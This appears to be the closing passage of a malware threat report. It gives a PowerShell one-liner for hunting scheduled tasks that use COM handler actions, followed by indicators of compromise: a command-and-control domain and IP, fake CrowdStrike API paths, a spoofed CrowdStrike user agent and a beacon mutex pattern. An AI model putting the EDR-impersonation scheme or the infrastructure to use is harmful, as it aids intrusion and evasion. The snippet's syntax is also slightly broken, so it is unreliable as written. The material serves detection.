$t.Actions | Where-Object { $_.CimClass.CimClassName -eq 'MSFT_TaskComHandlerAction' } | ForEach-Object
{
    $($t.TaskPath)$($t.TaskName) | $($_.ClassId)
}
It iterates over all scheduled tasks and lists the task path, task name and ClassID for all the tasks that have a CimClassName corresponding to MSFT_TaskComHandlerAction.
IoCs
| Type | Value |
|---|---|
| Domain | fgjdikfhngkdfngf.eastus.cloudapp.azure[.]com |
| URL Path | /api/v2/crowdstrike/entities/sensor-update-policy/v2 |
| URL Path | /api/v2/crowdstrike/entities/detections/v2 |
| URL Path | /api/v2/crowdstrike/entities/sensor-installers/v1/wermgr_8d3da6c2 |
| URL Path | /api/v2/crowdstrike/entities/sensor-download/v1/ |
| URL Path | /api/v2/crowdstrike/entities/sensor-download/v1/meta/ |
| URL Path | /api/v2/crowdstrike/entities/sensor-download/v1/script/ |
| URL Path | /api/v2/crowdstrike/entities/sensor-download/v1/upload/ |
| URL Path | /api/v2/crowdstrike/entities/sensor-update-policy/v2 |
| IP | 20.102.89[.]241 |
| User Agent | CrowdStrike CsAgent/7.04.18110.0 (Windows 10.0.19045; x64) |
| Mutex regex | Global\beacon_wermgr_8d3da6c2_(system|admin|user)_(exe|dll)_.* |